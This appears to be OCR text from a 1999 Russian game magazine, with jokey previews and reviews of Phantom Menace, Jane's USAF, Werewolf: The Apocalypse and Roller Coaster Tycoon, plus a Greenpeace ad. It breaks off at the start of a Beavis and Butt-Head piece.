В далекой галактике между первым и четвертым эпизодами прошло существенно больше двух десятилетий. Люка Скайвокера еще нет и в проекте, что неудивительно, поскольку его папаше — будущему Черному Лорду — на момент игры исполнилось всего 9 лет. Хотя не по годам шустрый Анакин Скайвокер тоже при деле, в чем ты убедишься, если решишь сыграть в другую игру группы поддержки фильма — Racer.

Да будет тебе известно, что Джордж Лукас — очень неординарный человек. Мало того что он начал снимать свои «Звездные войны» с четвертого эпизода, так еще и сделал небольшой перерывчик в 20 лет, прежде чем приняться за первый. Я тоже сперва подумал, что он тормоз, но потом понял, что ошибся. Потому что первые компьютерные игры по фильму Star Wars Episode I: The Phantom Menace поступят в продажу всего лишь через пару-тройку дней после выхода картины. Так что придется нам с тобой Лукаса назад реабилитировать, вовсе он не тормоз.

Игр, тебе для затравки, делается две штуки. С одной все понятно: название Racer говорит само за себя и не обманывает. Что касается второй, то называется она в точности как фильм и по сути своей является прохождением этого самого фильма. Если у тебя нет денег на лицензионную кассету, покупаешь пиратский диск с игрой, сам проходишь, сам же и смотришь. А можешь еще друзей позвать на премьеру. Если по бутылке пива с рыла, очень даже ничего получится.

С жанром тут без вариантов — adventure со всяческими элементами. Паззлы, диалоги с NPC, беганье-прыганье и много драк. Двенадцать уровней. Вид, ясно дело, от третьего лица. Мультиплейера не жди.

Отыгрывать придется поочередно за четверых персонажей. Одного ты уже знаешь, его зовут Оби-Ван Кеноби. Ну, помнишь, старичок — божий одуванчик, которого еще в тех Звездных войнах замочили в середине первой серии, то бишь четвертого эпизода? Только здесь он пока никакой не старичок, а соплеватый тинейджер, и не учитель-джедай, а ученик.


Местами вас заставят играть за его гуру Кви-Гона Джина, да еще за королеву Амидалу и капитана Панаку. (Уж не знаю, кто Лукасу генератор имен писал, но у этого человека явно не все дома.) Короче, налицо явный случай гипершизофрении — не раздвоение, даже не растроение, а расчетверение личности. Готовься. И санитаров предупреди, чтоб наготове держались.

В этой пестрой компании Кеноби занимает явно привилегированное положение — в его роли тебе предстоит преодолеть примерно треть игры и вволю попользоваться всеми джедайскими штучками. В первую очередь — табельным оружием — лазерным мечом. Надоело? Ничего, отдохнешь, когда будешь играть за простых смертных — им меч не полагается, только бластеры. Пользоваться оружием придется часто, поскольку игра существенно опережает фильм по числу врагов.

Кстати, я сейчас отрабатываю технологию изготовления лазерного меча из лазерного принтера. Может, к следующему номеру успею закончить, тогда опубликую. Пока же только скажу по секрету, что настоящий джедайский меч можно сделать только из Хьюлета. Эпсон против него куда слабее...


К счастью, «джедайский набор» в Phantom Menace не исчерпывается мечом. Кеноби и Джин существенно превосходят обычных людей прыгучестью, бегучестью и


Думаешь, ушастый, значит — заяц? На самом деле, один из высших чинов на Корусканте.




Королева Амидала. Очаровашка, каких мало...

Чего-чего, а разговоров будет предостаточно. Разработчики обещают запихать в игру не меньше полутора сотен NPC и 3-4 тысячи диалогов, причем не только на английском, но и на местных языках. С джавами, видимо, придется разговаривать не иначе как на Джаве... В крайнем случае – с помощью Java-script. Тем более, если ты разбираешься, у всех NPC для общения скрипты пишутся: набор готовых ответов на твой набор готовых вопросов.


Битва с боевыми дроидами. Они с пулеметами, мы фонариком, но им кранты


Особенно потрясают спрайтовые всполохи взрывов и рахитичные фигурки противников.

прочими ТТХ, но это тоже не главное. Использование Силы — вот что отличает настоящего джеди. И если в экшионном Jedi Knight эта способность не слишком бросалась в глаза, то в адвенчурной Phantom Menace ей наконец нашлось достойное применение — морочить голову собеседнику. Остановился ты, скажем, потрепаться с очередным NPC, вяло обмениваешься репликами с его запрограммированным якобы интеллектом, ты ему на фиг не нужен, он тебе, в общем-то, тоже не очень. И тут вдруг одна из возможных фраз выделяется другим цветом. Это и будет та самая мысль, которую бедолаге можно внушить с помощью Силы. Что-нибудь вроде «деньги гони!» или «а ну, выкладывай что знаешь!». И никуда он не денется. Для полного комплекта добавлен телекинез. А вот задушить противника с помощью Силы не получится (Дарт Вейдер бы очень расстроился). Но это и к лучшему, и так этим диджеям слишком легко живется. Играть за какого-то капитана Панаку после Оби-Вана будет сущим мучением.

Убей, не знаю, в чем здесь кайф — менять персонажа по ходу игры (только ты не восприми меня извратно насчет убей — это так, к слову пришлось). Единственное, что приходит в голову — прохождение игры намертво привязано к фильму. То есть если Кеноби в каком-то эпизоде отдыхает, то тебе придется временно оказаться в шкуре другого положительного героя, чтобы сохранить в неприкосновенности сюжетную линию.

А ведь богатая идея — менять персонажей. LA и BA просто не догнали, насколько это круто. И вовсе не обязательно, чтобы все принадлежали к одному лагерю. В конце концов, Добро — оно и на Татуине Добро, а как его зовут — плевать, лишь бы патроны не кончались. А вот если по ходу переключаться с героя на злодея, да еще случайным образом, да еще без предупреждения... Вот тогда ты точно встанешь из-за компа галимым шизофреником. Круто?

Кстати, о линиях. В Phantom Menace обещана как минимум одна прикольная фишка. Похоже, люди из Big Ape откуда-то проведали о вопиющем недостатке всякой игры по фильму — линейности сюжета. И предприняли поистине героическую попытку уйти от этого. Чтобы ты не помер от скуки, тебе предоставят свободу выбора. Скажем, попадается тебе навстречу NPC, отягощенный какой-нибудь своей проблемой. Можешь ему помочь — тогда он тебе потом тоже что-нибудь хорошее сделает. «Отпусти меня, Иван-Царевич, я тебе еще пригожусь...» А можешь — лазерным мечом со всей дури. Ничего страшного тогда не произойдет (для тебя), усложнишь себе жизнь, только и всего. «Тупиков» в игре не будет, это точно. Чертовски напоминает незабвенную Диаблу — там тоже была «нелинейность», сделанная, в частности, с помощью библиотеки маленьких квестиков, вставлявшихся в игру случайным образом. Что-то не припомню я аплодисментов...

Единственное, в чем разработчики PM намерены отойти от фильма как можно дальше — это продолжительность. Кому нужна игра, которая проходится за два часа? Да никому не нужна. (Равно как и фильм длиной в сутки.) Big Ape обещает, что процесс займет от 20 до 40 часов, в зависимости от крутизны игрока. Чтобы этого добиться, Копперфильдом быть не надо, достаточно помнить о законах кино. Там ведь все просто: вот они целуются, а в следующем кадре — она уже с ребенком, а он — неизвестно где. Монтаж, одним словом. В игре таких подарков не сделают. Если до корабля надо добираться целый час — значит, будешь материться и пилить до него битый час, а не пять минут, как в фильме.

А вот другая фишка, про которую с гордостью долдонят разработчики, мне совсем не нравится. Игра-то, оказывается, умная! Ты ее потихоньку себе проходишь, ни о чем не подозревая, а она, гадина, внимательно следит, как это у тебя получается, да еще и выводы делает. И если получается хорошо, то выводы будут неутешительные, в том смысле, что играть станет сложнее. А если обнаружится, что у тебя руки не оттуда растут и лазерный меч из них то и дело вываливается, то наоборот — начнется всяческая халява. Короче — чтобы всем было хорошо — и геймеру, и ламеру. Ну и разработчикам, конечно, потому как число потенциальных покупателей, привлеченных этой фишкой, должно, по их мнению, возрасти до невероятности. Только мне от ихней гениальной находки почему-то тошно становится. Не люблю, когда программа слишком умная и сама решает, что мне надо. У меня одна такая уже стоит. Поперек горла. В общем, ты понял, о чем я. Она у тебя там же стоит. А теперь слабое утешение для профессионалов: при подсчете очков сложность игры все же учитывается. Кроме того играет роль количество сохранений: любители засэйвиться перед каждым прыжком могут забыть про высокие результаты.

Ну что, подобьем бабки? Значит так: продвинутая адвентюра на популярную тему с хитовым фильмом в качестве солюшена, от крутого производителя, с псевдонелинейным действием и маздайским интеллектом. Ничего не забыл? Вроде нет.

Короче, жди. И да пребудет с тобою Сила, блин.



Jane's USAF

Покой сербам только снится

Холод

«Продам на запчасти F-117, аварийный. Самовывоз из Югославии»
современный анекдот

Категория
Авиасимулятор

Разработчик
Jane's Combat Simulations

Издатель
Electronic Arts

Координаты
www.janes.com

Ожидается
Лето '99

Не успели мы как следует наиграться в Jane's World War II Fighters, а в этом самом Jane's уже созревает новая гениальная напасть для наших слабоумных мозгов. Напасть называется USAF, или (по-славянски) ВВС США. Как явствует из названия, это авиасимулятор. Причем, в отличие от многих современных представителей жанра, в нем моделируется не один самолет, а аж целых восемь. Уже из этого факта можно сделать вывод, что игра, по всей видимости, окажется несколько аркадной — запихнуть на один (или даже на два) CD восемь абсолютно разных летных моделей — это нереально, с чем я Jane's и поздравляю. Впрочем, если игра по реализму будет находиться примерно на том же уровне, что и World War II Fighters — я не против, для нашей деревни сойдет.

В игре моделируется четыре исторических (и неисторических) периода: Вьетнамская война (интересно, янки до сих пор считают себя победителями?), операция «Буря в пустыне» (non-comment), тренировочная кампания где-то в районе великого каньона и некий «абстрактный» европейский военный конфликт (а я-то надеялся, что хватит с нас всех одной Сербии...). На всю игру приходится под шесть десятков миссий. Интересно, что кампании названы «полудинамическими»; что это означает — пока можно только догадываться. О какой в задницу динамике идет речь, если уже известно общее количество миссий на всю игру? Хрен его знает, ну да ладно, увидим.

Интересным шагом разработчиков USAF является точное воспроизведение карьеры офицера ВВС США. Начинаешь плюгавым лейтенантом, завершаешь отупевшим от жизни жирным полковником или генералом. В личное дело заносится все: дата и время каждого вылета, каждое ранение, каждая уничтоженная цель... Господи, можно хоть в туалет сходить, чтоб это в личное дело не занесли? Ну ладно, ладно, сходи. На самом деле задумка с таким подходом к карьере неплохая, но старая, как мир. Кто помнит F-19? В USAF все один к одному.





Самолеты, задействованные в игре, более чем известны: многоцелевой F-4, штурмовой F-105, псевдоневидимые «стэлсы» F-22 и F-117, кои, как известно, запросто сбиваются советскими мобильными ракетными комплексами образца 1960 года, две модификации многострадального F-15, его брат-дебил F-16 и чебурахообразный A-10. Как видится, из всей семьи уродов наибольший интерес для науки представляют F-105, который вообще еще никто никогда не моделировал, и F-4, который моделировали много раз, но либо давно, либо неудачно.

По всей видимости, игра будет построена на сильно усовершенствованном движке все тех же World War II Fighters. Плохо это или хорошо — пока что сказать трудно. Сей энджин был просто великолепен, пока речь шла об изображении активных объектов (начиная от самолетов и заканчивая великолепно нарисованной пехотой), но вот террайн был, прямо скажем, бедноват. Как выразился один малоизвестный гений, «летишь над ковром типа палас». Доля истины в этих словах присутствовала, и немалая — текстуры террайна были отстойные. Так что красота изображения ландшафта — это вопрос номер один для USAF. Правда, судя по скринам, здесь-то они не подкачают. Да и экранное разрешение поднимается очень даже ничего — прям до 1280x1024 (правда, как мне кажется, за глаза хватает 1024x768, но — ведь нет предела совершенству). Ну и, ясный пень, горячо любимых эпилептиков ожидает целая груда офигительных видеоэффектов, разнообразные взрывы, ночные полеты, крутые виртуальные кокпиты и все такое. Одним словом, вроде ничего игрушка. Если Jane's сумеет выполнить все данные обещания (учитывая, что ничего радикально нового она не обещала), то мы получим еще один удачный авиасимулятор. Если же нет — пшла вон на свалку истории. Поглядим, время, как говорится, рассудит.



X


В Федеральном Собрании обсуждается поправка к Закону «Об охране окружающей среды», которая позволяет ввозить на захоронение ядерные отходы из-за рубежа.
И это в то время, когда в самой России накоплено колоссальное количество отходов, которых хватит более, чем на 120 Чернобылей.
Изменение Закона под благовидным предлогом пополнения бюджета – это самоубийственная авантюра. «Протестуй! Будь активным, а не радиоактивным!»
Совет Федерации
e-mail: council@glasnet.ru
Государственная Дума
e-mail: duma@glasnet.ru
Greenpeace
e-mail:
gpmoscow@greenpeace.ru
GREENPEACE
БУДЬ АКТИВНЫМ, А НЕ РАДИОАКТИВНЫМ!
Рекламная группа «Олимп»

Werewolf: The Apocalypse

Анрыльская сказочка про белого волчка

Клавдий С'Варварон



Категория
3D action

Разработчик
DreamForge Intertainment

Издатель
ASC Games

Координаты
www.ascgames.com/werewolf

Ожидается
Осень '99

Возможно ли из настольной ролевухи сварганить компьютерный 3D action? Говоришь, нет? А если на движке Unreal? Тем более сомневаешься? Говоришь, тогда вовсе даже и не RPG получится, а чистой воды 3D action, быть может — с некими сюжетными завязками, максимум — еще с хлипкими, на соплях подвязанными ролевыми прибамбасами? Ну и зря ты сомневаешься — потому что ты прав, потому что именно так оно и получится.
А называться будет Werewolf: The Apocalypse.

Мы мягкие и пушистые

White Wolf Game Studio славна, да не в России. Славна она одним только своим деянием: настольными ролевыми играми, каковых уже насчитывается немалое количество штук. Среди них не на последнем месте находится во многих сериях растиражированная Werewolf: The Apocalypse, появившаяся в 1991 году и с тех пор уверенно коллекционирующая поклонников и очки популярности.

Ну почему у нас не играют в настольные ролевухи? Почему их никто даже не видел? Куда смотрят пираты? Ну посмотрите на американцев, у них pen-and-paper game может стать хитом! Верволки эти, прежде чем на PC попасть, на семь языков были переведены и кучу наград нахватали. Без всякого MMX и 3Dfx. Может, компьютер геймеру вообще не нужен, а мы об этом просто не подозреваем и зря выбрасываем сотни долларов?

Не так давно White Wolf решила зашибить немного денежек на PC рынке, подрядив сразу трех разработчиков делать компьютерные игры по ее ролевкам. Одной из жертв агрессии настольников пала DreamForge, в прошлом году выпустившая Sanitarium и с тех пор, высоко задравши нос, величающая себя не иначе как «богом создания игр». Ну, Бог им судья, пусть тешатся.
Готовящаяся игрушка — про вервольфов. Это которые волкодлаки, проще — волки-оборотни, все из себя жуткие и легендарные. Только тут они совсем не злые, а, наоборот, хорошие и правильные. Это White Wolf так придумала, для интереса. Там сюжет вообще очень лихо закручен — игра-то в настольном варианте уже восемь лет существует, за это время столько навертеть можно, что и подумать страшно.

Извращенные превращенцы

В основе сюжета — трагическая судьба древнего и благородного вервольфовского рода White Howlers (Белые Вытели, с ударением на Ы), подпавшего под власть Вирма — отщепенца от крутой триады, намеревающегося пустить весь наш мир коту под хвост и вообще к такой-то матери. Вирм совратил благородных превращенцев-волкодлаков непонятно каким способом, превратив их в Танцоров Черного Духа, и теперь они, помимо произведения злых деяний во славу своего свихнувшегося господина, норовят отыскать последних неоприходованных представителей своего рода, еще не ставших Танцорами Черного Духа, чтобы эти последние влились в их ряды и впоследствии тоже стали... вы там как, еще не захрапели? Я уже.
Так вот, в игре вы принадлежите к роду White Howlers, причем относитесь к числу тех немногих, кто пока еще не стал Вирмовой марионеткой. В ваших ближайших планах — спасение мира путем ликвидация Вирма. Для этой цели вы будете шляться по трехмерным уровням, преимущественно — сражаясь в манере обычного 3D action, а заодно еще решая головоломки (мммать! только бы не еще один Hexen 2!) и общаясь с «гражданскими» персонажами (теми, что зовутся NPC). В особо мелодраматических моментах вам будут прокручивать ролики, сделанные на движке (правильно, на движке-то ролики делать и дешево, и модно, и сердито!).

В волка и обратно

Кого сейчас удивишь банальным тридэекшеном с паззлами и энпеесами? Да никого. Но ведь хочется, удивить-то! А тут сама тема подсказывает: дескать, оборотни, они на то и оборотни, что превращаться из волка в человека и обратно способны. И в игре это их врожденное умение

надобно как-то реализовать, иначе — даже и вовсе несолидно получится. Вдохновились DreamForge такой оригинальной идеей, почти что на халяву им доставшейся. Однако сей же час сложность перед ним возникла. Ведь движок Unreal, при всей своей несказанной красоте, он совершенно не предусматривает трансформации монстров. Если это Brute, значит — это Brute, и ничего тут не поделаешь. Только пристрелить можно. Но ничего — извратились программеры из DreamForge, преодолели неприятность эту. Привесили к анрыловскому движку «трансформатор». Идея настолько проста, что даже удивительно, почему никто раньше до нее не додумался. Зверушки-то полигонные, а что есть в любом полигоне? Правильно — углы, вершины то есть. Соединим мы углы одной твари невидимыми такими направляющими с соответствующими углами другой и будем постепенно передвигать вершины вдоль этих направляющих. Глядь — вместо Brute уже Skaarj стоит и радостно нам лыбится. Таким макаром (точнее — благодаря этому выдающемуся технологическому достижению) вы сможете принимать одну из трех форм: человека, человековолка и просто волка. В связи с этим обзор делается не только от первого лица, как обычно, но и от третьего: ведь должны же вы мочь вдоволь налюбоваться, как круто этот самый зверочеловечий морфинг проделываться зачнет!

Есть и еще одна проблема. Фишка-то, конечно, крутая, спору нет, да только не совсем очевидна необходимость превращения в волчару. Вот иду я, то бишь главногерой, по улице. Человеком иду. С рокет-ланчером. И тут мне говорят — мужик, а ты ведь в волка превращаться умеешь! А за каким таким фиговым деревом меня подобная нужда пропрет? Ну, превращусь я в волка, а рокет-ланчер куда? В рот взять? В смысле — в зубы? Можно, конечно, сделать трансформацию принудительной, но тогда опять-таки весь кайф обломается.

Единственное спасение свое DreamForge увидели в том, чтобы дать каждой форме уникальные преимущества, причем очень существенные. Скажем, волк быстрее бегает и лучше слышит, зато человек замечательно умеет давить на спусковой крючок. Правда, какая радость быть полуволком-получеловеком — не знаю. Гражданских NPC пугать разве что...



Не зарежу, так загрызу

Тут всплывает еще одна особенность игрушки. Волку-то ведь тоже драться придется. А поскольку оружие ему держать нечем, то драться придется «врукопашную». И снова нам обещают нечто из ряда вон из себя особенное. Продюсер игры Тревор Уильямс утверждает, что это будет «даже лучше, чем бои на лазерных мечах в Jedi Knight!». Да только одно дело — мечом махать, пусть даже и лазерным, а совсем другое — всеми четырьмя лапами, зубами и хвостом впридачу. Тут контролом не обойдешься, тут кнопок десять понадобится, любой Мортал Комбат обзавидуется. Только, кажется, в упомянутом JK фехтование радовало далеко не всех, хотя его и было сравнительно немного. А в WTA, возможно, на каждом шагу придется вступать в собачьи разборки. Так что если DreamForge здесь облажаются, игру смело можно будет выбрасывать. Нет, не на прилавки.

А вдруг получится? Ведь тогда все игроделы бросят писать бегалки-стрелялки и переключатся на кусалки-царапалки. Там, глядишь, и железячники подтянутся — разработают новый манипулятор, специально для челюстей. «Куплю Microsoft Mandible Interface с остатками гарантии, OEM не предлагать...»

Зато в гуманоидном обличье вы уже будете пользоваться не ногтями, а нормальным оружием. На этом пункте разработчики, видимо, решили отдохнуть и пойти изведанными тропами. Нож, автомат, рокет-ланчер, огнемет, прочая такая же лабудень... Да, еще вроде бы есть какой-то Grand Klaive — здоровенный серебряный тесак, фирменное оружие вервольфовских родов. Означенный тесак предполагает, опять же, ближние бои. Видать, в DreamForge собрались отпетые поклонники ближнего боя.

Еще, помимо рокет-ланчера и способности к перевоплощению, у главногероя будут Дары (Gifts). Это такие дополнительные возможности нематериальной природы. По типу магии. Названия выглядят впечатляюще: Осиные Жала, Вызов Духа Огня, Мщение Геи... Помимо Даров, есть еще амулеты, вероятно — разового действия, повышающие ваши характеристики. Впрочем, это мы уже видали. Стероиды в Duke Nukem — чем не амулет?



Серебряные пули для малолеток

Про графику и звук вообще ничего писать не буду. Про звук — потому что про него ничего и не известно. Наверное, хороший будет — тема располагает. Не сомневаюсь, что выть на луну пригласят профессиональных артистов... А про графику я в самом начале написал. Как это «где»? Русским языком сказано, что движок от Unreal, чего вам еще надо? Действие будет происходить преимущественно на открытых пространствах, в перечне каковых фигурируют улицы Лондона, джунгли Амазонки и руины Древнего Египта.


Да, про монстров забыл сказать! Монстры, как вы правильно понимаете, есть. Их запланировано двадцать штук. Страшно ядовитая зеленая гадина, которая умеет лазить по стенам и потолку. Киборг с пулеметом, заряженным серебряными пулями — специально против вервольфов. Кстати, способность к трансформации получит не только главный герой, но и некоторые из его противников. Идете вы опять-таки по улице, а навстречу вам девочка. Маленькая такая, с бантиком, песенку напевает... Подходит поближе и вдруг как скакнет на вас, на лету превращаясь в косматую зубастую тварь с щупальцами по периметру. Вы потом неделю в один лифт с малолеткой не зайдете.

Большая куча

Если собрать все сказанное в кучу (стойте, не надо в окно, там же люди ходят, живые!), то картина получится внушительная и впечатляющая. С другой стороны, терзают опасения, что ничего особенного мы в Werewolf не поимеем, кроме некоторых оригинальных фишаков, но и то спорного содержания. И не надо мне доказывать, что игру, де, на основе ролевухи важнецкой лепят, а поэтому все должно быть на зашибись. Совершенно необязательно — начать с того, что от настольной ролевухи тут только общая идея да игровая вселенная остались, а все прочее — от возомнивших себя невесть кем DreamForge.

Мне кажется, что Werewolf: The Apocalypse — проходная вещь. Но утверждать все же пока не стану.

X



Категория
Тайкун, он и есть тайкун

Похожесть
Почти все тайкуны

Разработчик
Microprose

Издатель
Hasbro Interactive

Координаты
www.rollercoastertycoon.com

Системные требования
Минимум – P-90, 16 Mb RAM
Желательно – P200, 32 Mb RAM
Мультиплеер – отсутствует



Roller Coaster Tycoon

Девочкино счастье, или игры в песочнице

2poisonS


Ну что ж, мальчики и девочки, усаживайтесь в кружок, кладите ручки на коленочки и слушайте, что я вам расскажу. Знаю, все вы любите играть в войнушку или в солдатики, в машинки там всякие или, скажем, в дочки-матери на раздевание. Ну, или почти все. Так вот, детишки, нам сегодня тут такие злодеи не нужны! Забрызганные кровью квакеры, пропахшие порохом варгеймеры или чахлые, дрожащей рукой сжимающие дайсы ролевики — все прочь отсюда. Проваливайте, давайте-давайте, эта статья не для вас. Ну что, свалили они там? Хорошо. Ну а теперь, дорогие мои девочки и... девочки, мы начнем наш замечательный рассказ. Рассказ про самое интересное, что можно придумать на свете: про игры в песочнице!

Хорошо ли быть голубым?

Что мы с тобой любим больше всего, кроме шитья одежды для Барби? Правильно, мы любим строить для нее кукольные домики и детские площадочки. Представляешь, как здорово построить для наших игрушечек целый игрушечный парк аттракционов! Тебе это нравится? Ну тогда беги скорей к родителям и выпрашивай у них Roller Coaster Tycoon. Превосходная игра, как раз для нас: девочек младшего школьного возраста. Там все просто, я тебя научу. Прямо у ворот нашего парка ставим несколько аттракционов, проводим к ним дорожки и... готово! Не забудь только нажать на зеленые кнопочки, чтобы твои карусели включились, а то смешные человечки на них не залезут. Потом начинается самое интересное: мы будем наш парк украшать и расширять. Можно сделать прудик, там скоро начнут плавать уточки, а можно поставить фонтанчик со слоненком или статую жирафика. А сколько там всяких цветочков и красивых кустиков! Есть в виде белочек, в виде собачек, в виде... Ну, сама увидишь. Самое главное — красиво раскрасить аттракционы. Лучше использовать розовый, фиолетовый, голубой, оранжевый, красный цвет. Однажды, например, я себе весь парк сделала голубым. Загляденье! Еще можно сделать себе такого человечка, он может одеваться пандой, тигренком или слоником. Ну, всего не перечислишь, очень много там разных интересностей!

Ну вот, построила ты несколько аттракционов, провела дорожки, посадила кустики, теперь надо, чтобы смешным человечкам было приятно у нас гулять. Поставь где-нибудь палатку с мороженным, со сладкой ватой или с булочками как в МакДональдс, еще обязательно чтобы продавалась газировка, а еще... дай, на ушко шепну. Чего смеешься? Они же газировки напьются, понимаешь? Как будто тебе туда не захочется! Да, и еще нужно продавать шарики: знаешь, как весело, когда все с шариками?! И еще зонтики, ну, если дождик пойдет.

А когда ты закончишь строить парк, нужно следить, чтобы всем человечкам там нравилось. Отлавливаешь одного и смотришь: если он улыбается, это хорошо, если грустит — плохо, а если он весь зеленый и у него щеки раздуваются — быстро тащи подметальщика тротуар за ним убирать. А еще нужно смотреть, что эти человечки себе там думают. Если хо-


Ну что может быть лучше, чем построить кукольный парк!

тят прокатиться на чем-нибудь поинтересней, строй американские горки. Если им, наоборот, на них страшно кататься, строй карусель или прокат лодок. Ну и так далее. Интересно? Еще бы...

Что означает «$», или про глупых взрослых

Знаешь, всем бы хороша была эта игра, если бы ее взрослые не запутали. Нав-

Еще папа говорит, что у моей игры плохая графика. Это, если ты не знаешь, означает, что она некрасивая. Я его за это чуть подушкой не угораздила! Значит, его коридоры со страшилами красивые, а мои аттракционы — некрасивые?

ставляли туда каких-то цифр непонятных, графиков, надписей всяких... Зачем, не понимаю. Но папа мне сказал, что так нужно, потому что это... сейчас вспомню, как он это назвал... кажется, «экономический симулятор». Вот! Я не знаю, что это такое, но он что-то там подкрутил, где было написано «цена за вход» и но-



Все площади надо обсадить клумбами, а все дорожки деревьями! Иначе memento more — моментально... в море

лики стояли, и теперь играть можно гораздо дольше. А то раньше только разыграешься, а тут — бац!, у циферок внизу, ну, у тех, которые рядом с буковкой «$», появляется минус, и ничего больше не строится. Наверное, это умная игра, там столько везде этих циферок! Но лучше бы ничего такого не было, а то детям трудно разобраться. Папа говорит, что, на самом деле, цель игры — достичь какого-то рейтинга и привлечь много человечков в парк, и чтобы после знака «$» стояло много цифр. И что все надписи очень важны, их нужно внимательно изучать и понимать. Но ведь это игра для нас, детей, правда? Зачем нам их цифры? По-моему, цель игры, это чтобы получился красивый парк с разноцветными аттракционами и цветочками. Вот.

Еще папа говорит, что у моей игры плохая графика. Это, если ты не знаешь, означает, что она некрасивая. Я его за это чуть подушкой не угораздила! Значит, его коридоры со страшилами красивые, а мои аттракционы — некрасивые? Может, для взрослых это и так, а мне и всем моим подружкам Roller Coaster Tycoon очень даже нравится. Главное, что разноцветно, ярко и как в мультиках. Взрослые же, сама знаешь, мультики не любят. Конечно, как им понять, какая тут замечательная графика! Жаль только, звук подкачал. Вот если бы там песенки детские пели...

Посмотри в правый нижний угол. Прогноз погоды видишь? А ты случайно не знаешь, на фига он нужен?

Когда теряются концы...

Теперь я тебе расскажу о том, что мне не понравилось. Очень трудно строить некоторые аттракционы. Это те, где нужно самой маршрут прокладывать. Веселый поезд, например, или американские горки. У меня никогда концы друг с другом не встречаются! И вечно

Он что-то там подкрутил, где было написано «цена за вход» и нолики стояли, и теперь играть можно гораздо дольше. А то раньше только разыграешься, а тут — бац!, у циферок внизу, ну, у тех, которые рядом с буковкой «$», появляется минус, и ничего больше не строится.

что-то путается, то дорожку приходится сносить, то деревце красивое выкорчевывать... Однажды я хотела канатную дорогу через гору построить. А она все не идет — то один выступ мешает, то другой. Я эту гору ровняла-ровняла, ровняла-ровняла, да и выровняла всю нечаянно. А через плоское поле канатную дорогу никто не строит. Так и забросила эту идею... А еще иногда лодки на лодочной станции путаются и разобраться не могут, кому куда плыть. Там для этих глупых лодок можно дорожки на воде проложить, чтобы им понятно стало. Я так и сделала, а они все равно путаются. Катаются себе на одном месте и причалить не могут. Папа говорит, что это «тупой AI». Я не знаю, кто такой AI, но я с папой согласна, точно тупой. И еще очень трудно пруды делать. Они почему-то только квадратные получаются, по клеточкам. Если их по одной клетке рыть, то очень сложно все водой заполнить. Вообще, мне не очень нравится, что вся природа там квадратная. Не только пруды, но и горы, холмы. Все угловатое, не как на самом деле. Может, папа в чем-то и прав, про графику.

Но это все мелочи. А самое главное хочешь скажу? Оказывается, таких игр очень много! Есть даже точно такая же, про парк развлечений, Theme Park называется. И Tycoon'ов всяких много, и все они очень похожи. Это мне папа сказал. Он говорит: «Зачем клонировать такую тухлятину? Сделали пару одинаковых игр, ну и хватит. На фига копии клепать?» Вот, видишь? Значит, их много. Ура! Надо у мамы на день рождения парочку выпросить. А то ведь папа не купит — чего они понимают в играх, эти взрослые?

X



Какое небо голубое, какие рельсы голубые, какое голубое здесь ВСЕ!!!



Бивис и Батхед

Холод, специалист по кукурузе

Категория
крутое дерьмо

Похожесть
эээ... типа... нет

Разработчик/Издатель
MTV & VIACOM newmedia

Координаты
Америка, Бивису и Батхеду


Системные требования
